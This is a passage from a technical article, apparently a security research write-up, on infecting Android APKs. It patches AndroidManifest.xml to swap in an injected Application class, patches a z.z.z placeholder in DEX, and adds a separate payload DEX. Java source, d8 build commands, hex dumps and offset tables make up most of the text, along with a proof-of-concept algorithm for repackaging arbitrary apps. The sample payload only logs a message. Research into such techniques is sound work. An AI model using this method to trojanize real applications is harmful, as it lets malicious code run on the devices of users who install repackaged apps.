00000330	6B	00	00	00	80	01	08	00	30	00	00	00	01	00	01	01	k...Ђ...0.....
00000340	02	00	01	01	03	00	01	01	0C	02	01	01	1B	02	01	01	.....
00000350	1C	02	01	01	70	02	01	01	2C	05	01	01	72	05	01	01	....p...,...r...
00000360	73	05	01	01	00	01	10	00	18	00	00	00	02	00	00	00	s.....
00000370	FF	FF	FF	FF	0D	00	00	00	10	00	00	00	02	01	10	00	яяяя.....
00000380	B0	00	00	00	02	00	00	00	FF	FF	FF	FF	FF	FF	FF	FF	°.....яяяяяяяя
00000390	11	00	00	00	14	00	14	00	07	00	00	00	00	00	00	00	.....
000003A0	10	00	00	00	04	00	00	00	FF	FF	FF	FF	08	00	00	10	........яяяя....

AndroidManifest.xml structure scheme, with an indication of fields to be patched, to replace the name of the original Applciation class with a malicious one (marked in red):




The Proof-of-Concept code developed for the article implements these modifications in the manifest.Patch() method.


Creating files to be injected in the target application

The second modification needed to infect is the injection of a class with malicious code. In order to save the original application startup chain, an Application class must be injected into the APK, the parent class of which must be the original Application class. At the stage of preparing the files to be injected, it is unknown. Therefore, when creating the class, it was necessary to use the name placeholder - z.z.z.

The initial state of the application and the DEX to be injected:




After receiving the original name of the Application class from the manifest, the placeholder was patched:




The infection process ends with the addition of the malicious DEX to the target application:


State after injection



Since classes with malicious code can have different code, they were put into a separate DEX. This was also done to simplify the patching of the placeholder:



The class names in DEX are arranged alphabetically. The Application class name of the target application can start with any letter. For predictable string order, after the patching, the name of the placeholder was chosen to be z.z.z.



To prepare the files to be injected, a project was created in Android Studio, with three classes.

Class InjectedApp. Its full name:

```
aaaaaaaa.aaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaaa.InjectedApp
```

This name must meet two rules:

1. It must be longer than any Application class name of any target application
2. It must be higher in alphabetical order of any Application Class name of any application

The InjectedApp class that will be executed instead of the Application class of the target application:

```
package
aaaaaaaa.aaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.aaaaaaaaaaa
aaaaaaaaaa;
import aaaaaaaaaaaa.payload;
import z.z.z;

public class InjectedApp extends z {

    public InjectedApp() {
        super();
        payload p = new payload();
        p.executePayload();
    }
}
```

The main goal of the class is to start executing a malicious code that is in another DEX:

```
       payload p = new payload();
        p.executePayload();
```

The payload class contains malicious code:

```
package aaaaaaaaaaaa;

import android.util.Log;

public class payload {

    public void executePayload() {
            Log.i("HELL", "Hello, I'm a malicious payload");
    }
}
```

The full name of the class must satisfy the following rule:

1. It must be alphabetically higher than any Application class name of any application

To inject arbitrary malicious code, you must create a DEX file that must comply with the conditions:

1. Contain a class with a name:

aaaaaaaaaaaaa.payload

1. The class must contain the method

public void executePayload()

A placeholder class z.z.z, whose full name will be patched to the full name of the Applciation class of the target application.

```
package z.z;

import android.app.Application;

public class z extends Application {
}
```

The class must comply with the conditions:

1. The full name of the class must be alphabetically lower than the full names of the classes InjectedApp and payload

2. The full name of the class must be shorter than any of the full names of the Application classes of any application

According to the developed injection scheme, the InjectedApp and payload classes were compiled into separate DEXs. For this purpose, Android Studio built the APK with Android Studio->Generate Signed Bundle/APK->release. The compiled .class files were created in the folder app\build\intermediates\javac\release\classes.

Compile .class files into DEX, using d8:

```
d8 --release --min-api 16 --no-desugaring InjectedApp.class --output .
d8 --release --min-api 16 --no-desugaring payload.class --output .
The resulting DEX should be added to the target application.
```

Identifying the necessary modifications in DEX and patching

After patching the placeholder z.z.z to the full name of the Application class of the target application, the DEX structure will change. To detect modifications, two applications with class names of different lengths were created in Android Studio.

The InjectedApp class, inherited from z.z.z, in the first application:

```
package
aaaaaaaa.aaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.aaaaaaaaaaa
aaaaaaaaaa;
import aaaaaaaaaaaa.payload;
import z.z.z;

public class InjectedApp extends z {

    public InjectedApp() {
        super();
        payload p = new payload();
        p.executePayload();
    }
}
```

Class InjectedApp, inherited from z.z.zzzzzzzzzzzzzzzzzzzzzzz in the second application:

```
package
aaaaaaaa.aaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaa
aa;
import aaaaaaaaaaaa.payload;
import z.z.z;

public class InjectedApp extends zzzzzzzzzzzzzzzz {

    public InjectedApp() {
        super();
        payload p = new payload();
        p.executePayload();
    }
}
```

The length of the class name increased by 15 characters. Classes were compiled separately into DEX:


```
d8 --release --min-api 16 --no-desugaring InjectedApp.class --output .
```

Let's open the resulting DEX in HexCMP:

Official documentation on the DEX structure

field	offset	description	diff_count	explanation
header_item.checksum	0x8	Checksum	full	Any change in DEX, the checksum is recalculated.
header_item.signature	0xC	Hash	full	Any change in the DEX hash is recalculated
header_item.file_size	0x20	File size	0x10	String size increased by 0xF, plus 0x1 bytes of alignment.
header_item.map_off	0x34	map offset	0x10	the map goes after an array of strings, so the offset was increased, taking into account the alignment


header_item.data_size	0x68	data section size	0x10	The data section is located after an array of strings, so the offset was enlarged, taking into account the alignment
map.class_def_item.class_data_off	0xE8	offset to class data	0xF	This structure does not require alignment, so the value increased by the number of added characters
map_list.debug_info_item	0x114	debug info offset	Not important	The field stores the data needed for the correct output when it is crashed. The field can be ignored.




```
OFFSET    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F

00000000  64 65 78 0A 30 33 35 00  BE 68 AB 80 31 C1 E2 2B  dex.035.sh«Ъ1Б8+
00000010  8B DA 42 8A EC D7 0F 8A  A9 35 70 87 77 E3 F9 3F  ‹ЪВЉмЧ.Љ©5p‡wгщ?
00000020  B8 02 00 00 70 00 00 00  78 56 34 12 00 00 00 00  ё...p...xV4.....
00000030  00 00 00 00 24 02 00 00  08 00 00 00 70 00 00 00  ....$.......p...
00000040  04 00 00 00 90 00 00 00  01 00 00 00 A0 00 00 00  ....ђ....... ...
00000050  00 00 00 00 00 00 00 00  04 00 00 00 AC 00 00 00  ............¬...
00000060  01 00 00 00 CC 00 00 00  CC 01 00 00 EC 00 00 00  ....M...M...м...
00000070  1C 01 00 00 24 01 00 00  36 01 00 00 9B 01 00 00  ....$...6...›...
00000080  B3 01 00 00 BC 01 00 00  BF 01 00 00 CF 01 00 00  і...j...ї...П...
00000090  02 00 00 00 03 00 00 00  04 00 00 00 05 00 00 00  ................
000000A0  05 00 00 00 03 00 00 00  00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 01 00 00 00  00 00 00 00 01 00 00 00  ................
000000C0  06 00 00 00 02 00 00 00  00 00 00 00 00 00 00 00  ................
000000D0  01 00 00 00 02 00 00 00  00 00 00 00 01 00 00 00  ................
000000E0  00 00 00 00 16 02 00 00  00 00 00 00 02 00 01 00  ....▬...........
000000F0  01 00 00 00 14 01 00 00  0C 00 00 00 70 10 03 00  ............p...
00000100  01 00 22 00 01 00 70 10  01 00 00 00 6E 10 02 00  ..".....p.....n...
00000110  00 00 0E 00 09 00 0E 3C  5A 00 00 00 06 3C 69 6E  .....♪..<Z....<in
00000120  69 74 3E 00 10 49 6E 6A  65 63 74 65 64 41 70 70  it>..InjectedApp
```

```
OFFSET    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F

00000000  64 65 78 0A 30 33 35 00  63 6F 47 27 93 4D C0 6D  dex.035.coG'“MÀm
00000010  3F AE 98 BD 14 60 38 B0  DA 09 1B E6 B2 31 D0 85  ?® S.`8°Ъ..жІ1Р…
00000020  C8 02 00 00 70 00 00 00  78 56 34 12 00 00 00 00  И...p...xV4.....
00000030  00 00 00 00 34 02 00 00  08 00 00 00 70 00 00 00  ....4.......p...
00000040  04 00 00 00 90 00 00 00  01 00 00 00 A0 00 00 00  ....ђ....... ...
00000050  00 00 00 00 00 00 00 00  04 00 00 00 AC 00 00 00  ............¬...
00000060  01 00 00 00 CC 00 00 00  DC 01 00 00 EC 00 00 00  ....M...Ь...м...
00000070  1C 01 00 00 24 01 00 00  36 01 00 00 9B 01 00 00  ....$...6...›...
00000080  B3 01 00 00 CB 01 00 00  CE 01 00 00 DE 01 00 00  і...Л...О...Ю...
00000090  02 00 00 00 03 00 00 00  04 00 00 00 05 00 00 00  ................
000000A0  05 00 00 00 03 00 00 00  00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 01 00 00 00  00 00 00 00 01 00 00 00  ................
000000C0  06 00 00 00 02 00 00 00  00 00 00 00 00 00 00 00  ................
000000D0  01 00 00 00 02 00 00 00  00 00 00 00 01 00 00 00  ................
000000E0  00 00 00 00 25 02 00 00  00 00 00 00 02 00 01 00  ....%...........
000000F0  01 00 00 00 14 01 00 00  0C 00 00 00 70 10 03 00  ............p...
00000100  01 00 22 00 01 00 70 10  01 00 00 00 6E 10 02 00  ..".....p.....n...
00000110  00 00 0E 00 0A 00 0E 3C  5A 00 00 00 06 3C 69 6E  .....♪..<Z....<in
00000120  69 74 3E 00 10 49 6E 6A  65 63 74 65 64 41 70 70  it>..InjectedApp
```


field	offset	description	diff_count	explanation
string_data_item.utf16_size	0x1B3	string length	0xF	Strings in DEX are stored in MUTF-8 format, where one character takes 1 byte.





Changes at the end of the file:

field	offset	description	diff_count	explanation
map.class_data_item.offset	0x29C	offset to class data	0xF	The structure class_data_item follows immediately after an array of strings and does not require alignment
map.annotation_set_item.entries.annotation_off_item	0x2A8	offset to annotations	0x10	The alignment is taken into account
map.map_list.offset	0x2B4	offset to map_list	0x10	The alignment is taken into account



OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000240	02	00	00	00	04	00	00	00	90	00	00	00	03	00	00	00
00000250	01	00	00	00	A0	00	00	00	05	00	00	00	04	00	00	00
00000260	AC	00	00	00	06	00	00	00	01	00	00	00	CC	00	00	00
00000270	01	20	00	00	01	00	00	00	EC	00	00	00	03	20	00	00
00000280	01	00	00	00	14	01	00	00	02	20	00	00	08	00	00	00
00000290	1C	01	00	00	00	20	00	00	01	00	00	00	16	02	00	00
000002A0	03	10	00	00	01	00	00	00	20	02	00	00	00	10	00	00
000002B0	01	00	00	00	24	02	00	00								

OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000240	02	00	00	00	04	00	00	00	90	00	00	00	03	00	00	00
00000250	01	00	00	00	A0	00	00	00	05	00	00	00	04	00	00	00
00000260	AC	00	00	00	06	00	00	00	01	00	00	00	CC	00	00	00
00000270	01	20	00	00	01	00	00	00	EC	00	00	00	03	20	00	00
00000280	01	00	00	00	14	01	00	00	02	20	00	00	08	00	00	00
00000290	1C	01	00	00	00	20	00	00	01	00	00	00	25	02	00	00
000002A0	03	10	00	00	01	00	00	00	30	02	00	00	00	10	00	00
000002B0	01	00	00	00	34	02	00	00								

The Proof-of-Concept code developed for the article implements these modifications in the mydex.Patch() method.

Results

To apply the necessary modifications, we have developed PoC, which works according to the algorithm:

1. Unpacking APK files
2. Parsing AndroidManifest.xml
3. Finding the name of the Application class
4. Patching original Application class name with aaaaaaaa.aaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaaa.InjectedApp
5. Patching of the placeholder z.z.z with the original name of the Application class
6. Adding two DEXs to APK (one with InjectedApp application class, another with malicious classes)
7. Packing all files in new APK

Limitations of the new approach

This technique will not work with applications that meet all conditions simultaneously:

1. minSdkVersion <= 20
2. Do not use in dependencies library androidx.multidex:multidex or com.android.support:multidex.
3. Runs on android versions lower than Android 5.0 (API level 21).

